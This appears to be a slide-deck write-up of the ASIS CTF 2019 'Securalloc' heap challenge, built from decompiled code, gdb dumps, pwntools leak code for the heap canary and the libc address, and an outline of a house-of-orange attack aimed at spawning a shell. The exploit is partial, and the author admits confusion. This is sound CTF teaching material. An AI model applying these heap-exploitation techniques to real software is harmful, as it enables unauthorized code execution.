# Securalloc

ASIS CTF Final 2019

# Description

“ The key to success in the battlefield is always to secure allocation of resources! nc 76.74.177.238 9001”

.txz with

- libc.so.6
- libsalloc.so
- securalloc.elf

## Securalloc

Average: 3.67
Rating Count: 12
You Rated: Not rated

Top 3 Solver

- 王胖虎
- RPISEC
- bi0s

| Points | Solves | Category |
| --- | --- | --- |
| 167 | 26 | Warm-up Pwnable |

Description:

The key to success in the battlefield is always the secure allocation of resources!

```
nc 76.74.177.238 9001
```

ASIS{_some_l33t_string_l1k3_7hi5!}

Submit

# Overview

```
mla@pop: ~/projects/ctf/asis/securealloc/local
mla@pop:~/projects/ctf/asis/securealloc/local$ nc localhost 9876
==========
1. Create
2. Edit
3. Show
4. Delete
==========
>
```

# Overview

- Create (size)
- Edit
- Show
- Delete

mla@pop: ~/projects/ctf/asis/securealloc/local

```
mla@pop:~/projects/ctf/asis/securealloc/local$ nc localhost 9876
==========
1. Create
2. Edit
3. Show
4. Delete
==========
> 1
Size: 10
Created!
==========
1. Create
2. Edit
3. Show
4. Delete
==========
> 2
Data: testtest
Updated!
==========
1. Create
2. Edit
3. Show
4. Delete
==========
>
```

mla@pop: ~/projects/ctf/asis/securealloc/local

```
==========
> 3
Data: testtest
==========
1. Create
2. Edit
3. Show
4. Delete
==========
> 4
Deleted!
==========
1. Create
2. Edit
3. Show
4. Delete
==========
> 3
Data: (null)
==========
1. Create
2. Edit
3. Show
4. Delete
==========
>
```

# Overview

```
> 3
Data: (null)
==========
1. Create
2. Edit
3. Show
4. Delete
==========
> 2
Data: test
securalloc.sh: line 3:    23 Segmentation fault      (core dumped)
 ./securalloc.elf
```

**Edit without Create???**

```
Size: 10
Created!
==========
1. Create
2. Edit
3. Show
4. Delete
==========
> 2
Data: 0123456789 abcdefg
Updated!
*** heap smashing detected ***: <unknown> terminated
```

**len(data) > size???**

# Overview

```
Data: 0123456789 abcdefg
Updated!
*** heap smashing detected ***:
```

# My Attempt / Thoughts

Heap exploitation -> WTF????

Let’s start with static analysis

# main function

```python
while ( True ) {
    i = menu()

    if i == 1:
        create()
    elif i == 2:
        edit()
    elif i == 3:
        show()
    elif i == 4:
        delete()
    else:
        print("Invalid option")

}
```

```c

void main(void)

{
  int extraout_EAX;

  init_stuff();
  do {
    print_menu();
    if (extraout_EAX == 2) {
      edit();
    }
    else {
      if (extraout_EAX < 3) {
        if (extraout_EAX == 1) {
          create();
        }
        else {
LAB_00100dad:
          puts("Invalid option");
        }
      }
      else {
        if (extraout_EAX == 3) {
          show();
        }
        else {
          if (extraout_EAX != 4) goto LAB_00100dad;
          delete();
        }
      }
    }
    __heap_chk_fail(DAT_00302050);
  } while( true );
}

```

# Create/Edit/Show/Delete

```c

void create(void)

{
  uint uVar1;

  printf("Size: ");
  uVar1 = userInput();
  DAT_00302050 = secure_malloc((ulong)uVar1);
  puts("Created!");
  return;
}
```

```c

void delete(void)

{
  secure_free(DAT_00302050_pointer_to_memory);
  DAT_00302050_pointer_to_memory = 0;
  puts("Deleted!");
  return;
}

```

```c

void show(void)

{
  printf("Data: %s\n",DAT_00302050_pointer_to_memory);
  return;
}

```

```c

void edit(void)

{
  printf("Data: ");
  readInput(DAT_00302050_pointer_to_memory);
  puts("Updated!");
  return;
}
```

# Getting user input

```c
void userInput(void)

{
  long in_FS_OFFSET;
  char local_28 [24];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  memset(local_28,0,0x10);
  readInput(local_28);
  atol(local_28);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
```

```c
char * readInput(char *param_1)

{
  ssize_t sVar1;
  char *buffer;

  buffer = param_1;
  while( true ) {
    sVar1 = read(0,buffer,1);
    if (sVar1 == 0) {
                    /* WARNING: Subroutine does not return */
      exit(1);
    }
    if (*buffer == '\n') break;
    buffer = buffer + 1;
  }
  *buffer = '\0';
  return buffer + -(long)param_1;
}
```

**Overflow**

# secure_*

```
1
2  void secure_init(void)
3
4  {
5    FILE *__stream;
6    int local_14;
7
8    __stream = fopen("/dev/urandom","rb");
9    if (__stream == (FILE *)0x0) {
10                    /* WARNING: Subroutine does not return */
11      exit(1);
12   }
13   local_14 = 0;
14   while (local_14 < 8) {
15     fread(&canary,8,1,__stream);
16     local_14 = local_14 + 1;
17   }
18   fclose(__stream);
19   canary = canary & 0xffffffffffffff00;
20   return;
21 }
22
```

```
1
2  uint * secure_malloc(uint param_1)
3
4  {
5    uint *puVar1;
6
7    puVar1 = (uint *)malloc((ulong)(param_1 + 0x10));
8    if (puVar1 == (uint *)0x0) {
9                    /* WARNING: Subroutine does not return */
10     __abort("Resource depletion (secure_malloc)");
11   }
12   *puVar1 = param_1;
13   puVar1[1] = param_1 + 1;
14   *(undefined8 *)((ulong)param_1 + 8 + (long)puVar1) = canary;
15   return puVar1 + 2;
16 }
17
```


# secure_*

```
1
2  void secure_free(long param_1)
3
4  {
5    int iVar1;
6
7    if (param_1 != 0) {
8      iVar1 = *(int *)(param_1 + -8);
9      if (*(int *)(param_1 + -4) - iVar1 != 1) {
10                     /* WARNING: Subroutine does not return */
11       __abort("*** double free detected ***: <unknown> terminated");
12     }
13     __heap_chk_fail(param_1);
14     memset((void *)(param_1 + -8),0,(ulong)(iVar1 + 0x10));
15     free((void *)(param_1 + -8));
16   }
17   return;
18 }
19
```

# so far...

- allocate memory of arbitrary size (+0x10 from secure_malloc)
- read, write and free that memory
- beware heap canary - random 8 bytes from /dev/urandom, last byte is 0x00
- heap canary on bottom of chunk

# ...so good?



# Stuck here - actual solution

credits to teamrocketist.github.io and github.com/bash-c

- leak heap canary
- leak glibc address
- use your favourite heap exploit

# Canary

fopen internally calles malloc

-> locked_FILE struct is still in heap if that chunk was not overwritten

```c

void secure_init(void)

{
  FILE *__stream;
  int local_14;

  __stream = fopen("/dev/urandom","rb");
  if (__stream == (FILE *)0x0) {
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
```

```c
  struct locked_FILE
  {
    struct _IO_FILE_plus fp;
#ifdef _IO_MTSAFE_IO
    _IO_lock_t lock;
#endif
    struct _IO_wide_data wd;
  } *new_f = (struct locked_FILE *) malloc (sizeof (struct locked_FILE));

  if (new_f == NULL)
    return NULL;
#ifdef _IO_MTSAFE_IO
  new_f->fp.file._lock = &new_f->lock;
#endif
  _IO_no_init (&new_f->fp.file, 0, 0, &new_f->wd, &_IO_wfile_jumps);
  _IO_JUMPS (&new_f->fp) = &_IO_file_jumps;
  _IO_new_file_init_internal (&new_f->fp);
  if (_IO_file_fopen ((FILE *) new_f, filename, mode, is32) != NULL)
    return __fopen_maybe_mmap (&new_f->fp.file);

  _IO_un_link (&new_f->fp);
  free (new_f);
```

# Canary

```
0x00007ffff7bd39e8 in secure_init () from /lib/x86_64-linux-gnu/libsalloc.so
gef➤  p *((struct _IO_FILE_plus*)0x0000555555757260)
$6 = {
  file = {
    _flags = 0x0,
    _IO_read_ptr = 0x0,
    _IO_read_end = 0x0,
    _IO_read_base = 0x0,
    _IO_write_base = 0x0,
    _IO_write_ptr = 0x0,
    _IO_write_end = 0x0,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x0,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x7ffff7bce680 <_IO_2_1_stderr_>,
    _fileno = 0xffffffff,
    _flags2 = 0x0,
    _old_offset = 0x0,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = "",
    _lock = 0x555555757340,
    _offset = 0xffffffffffffffff,
    _codecvt = 0x0,
    _wide_data = 0x555555757350,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0xffffffff,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7ffff7bca2a0 <_IO_file_jumps>
}
```

address in libc

```
gef➤  x/60gx 0x555555757350
0x555555757350: 0x0000000000000000      0x0000000000000000
0x555555757360: 0x0000000000000000      0x0000000000000000
0x555555757370: 0x0000000000000000      0x0000000000000000
0x555555757380: 0x0000000000000000      0x0000000000000000
0x555555757390: 0x0000000000000000      0x0000000000000000
0x5555557573a0: 0x0000000000000000      0x0000000000000000
0x5555557573b0: 0x0000000000000000      0x0000000000000000
0x5555557573c0: 0x0000000000000000      0x0000000000000000
0x5555557573d0: 0x0000000000000000      0x0000000000000000
0x5555557573e0: 0x0000000000000000      0x0000000000000000
0x5555557573f0: 0x0000000000000000      0x0000000000000000
0x555555757400: 0x0000000000000000      0x0000000000000000
0x555555757410: 0x0000000000000000      0x0000000000000000
0x555555757420: 0x0000000000000000      0x0000000000000000
0x555555757430: 0x0000000000000000      0x0000000000000000
0x555555757440: 0x0000000000000000      0x0000000000000000
0x555555757450: 0x0000000000000000      0x0000000000000000
0x555555757460: 0x0000000000000000      0x0000000000000000
0x555555757470: 0x0000000000000000      0x0000000000000000
0x555555757480: 0x00007ffff7bc9d60      0x0000000000020b81
0x555555757490: 0x04a71b10b699c33a      0x213c62c0cf548302
0x5555557574a0: 0xc55562908d8c3aa9      0x581da27c5396ec24
0x5555557574b0: 0xb2018ffc3ae26acd      0x608ca76e1053e814
0x5555557574c0: 0x2b4224a1b40fccaa      0x9ccee77070139cfe
0x5555557574d0: 0x8a4e3d4c7e5b86a0      0x1fe1121cd57a133f
0x5555557574e0: 0xdb6a7b0e19877616      0x3daaa18d2dcfaffa
0x5555557574f0: 0x64108a5cde7c63af      0x1f0717a50b3788f4
0x555555757500: 0x3811c33d2563bee7      0xea367c8e3cafc829
0x555555757510: 0x1a4574ad916a8c12      0x151f870c2341c920
0x555555757520: 0x4bcd14d1a35c6538      0x523b17101a775b1e
```

# Leak libc address

actually also in the locked_FILE struct, specifically in _IO_FILE_plus  vtable

contains the pointers to methods on files

```
    _offset = 0xffffffffffffffff,
    _codecvt = 0x0,
    _wide_data = 0x555555757350,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0xffffffff,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7ffff7bca2a0 <_IO_file_jumps>
}
```

address in libc

```
gef➤  x/86gx 0x0000555555757260
0x555555757260: 0x0000000000000000      0x0000000000000000
0x555555757270: 0x0000000000000000      0x0000000000000000
0x555555757280: 0x0000000000000000      0x0000000000000000
0x555555757290: 0x0000000000000000      0x0000000000000000
0x5555557572a0: 0x0000000000000000      0x0000000000000000
0x5555557572b0: 0x0000000000000000      0x0000000000000000
0x5555557572c0: 0x0000000000000000      0x00007ffff7bce680
0x5555557572d0: 0x00000000ffffffff      0x0000000000000000
0x5555557572e0: 0x0000000000000000      0x0000555555757340
0x5555557572f0: 0xffffffffffffffff      0x0000000000000000
0x555555757300: 0x0000555555757350      0x0000000000000000
0x555555757310: 0x0000000000000000      0x0000000000000000
0x555555757320: 0x00000000ffffffff      0x0000000000000000
0x555555757330: 0x0000000000000000      0x00007ffff7bca2a0
0x555555757340: 0x0000000000000000      0x0000000000000000
0x555555757350: 0x0000000000000000      0x0000000000000000
0x555555757360: 0x0000000000000000      0x0000000000000000
0x555555757370: 0x0000000000000000      0x0000000000000000
0x555555757380: 0x0000000000000000      0x0000000000000000
0x555555757390: 0x0000000000000000      0x0000000000000000
```

# leak addresses

```python
def add(size):
    r.sendlineafter('==========\n> ', '1')
    r.sendlineafter('Size: ', str(size))


def edit(data):
    r.sendlineafter('==========\n> ', '2')
    r.sendlineafter('Data: ', data)

def show():
    r.sendlineafter('==========\n> ', '3')


def delete():
    r.sendlineafter('==========\n> ', '4')
```

```python
add(0x60)
add(0x10)
show()
io.recvuntil("Data: ")
heap = u64(io.recvuntil('\n', drop=True).ljust(8, '\0'))
hex(heap)
add(0x0)
add(0x10)
show()
io.recvuntil("Data: ")
libc.address = u64(io.recvuntil("\x7f")[-6: ] + '\0\0') - libc.sym['_IO_file_jumps']


hex(heap)
'0x564fc0ffa0f0'

hex(libc.address)
'0x80a8dcf34000'
```

# Exploit using unsorted bin attack / house of orange

Idea: use unsorted bin attack to write a malicious _IO_File struct in heap;

triggering malloc_printerr then triggers the abort routine
__libc_message -> abort -> _IO_flush_all_lockp

_IO_flush_all_lockp:


```
if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
     || (_IO_vtable_offset (fp) == 0
         && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                              > fp->_wide_data->_IO_write_base))
     )
    && _IO_OVERFLOW (fp, EOF) == EOF)
```

# Exploit using unsorted bin attack / house of orange

_IO_flush_all_lockp:

```
if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
     || (_IO_vtable_offset (fp) == 0
         && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                              > fp->_wide_data->_IO_write_base))
     )
    && _IO_OVERFLOW (fp, EOF) == EOF)
```

overwriting IO_OVERFLOW with system and fp with ‘/bin/sh\x00’ should get us a shell


I HAVE NO IDEA
WHAT I'M DOING

# DEMO

# Lessons Learned

- Heap exploits are hard
- For next CTF, focus on web challenges

# Questions?

# Resources

- exploit by bash-c
- Writeup by TeamRocketIST
- glibc malloc internals
- Heap overflow techniques
- Unsorted Bin attack
- House of Force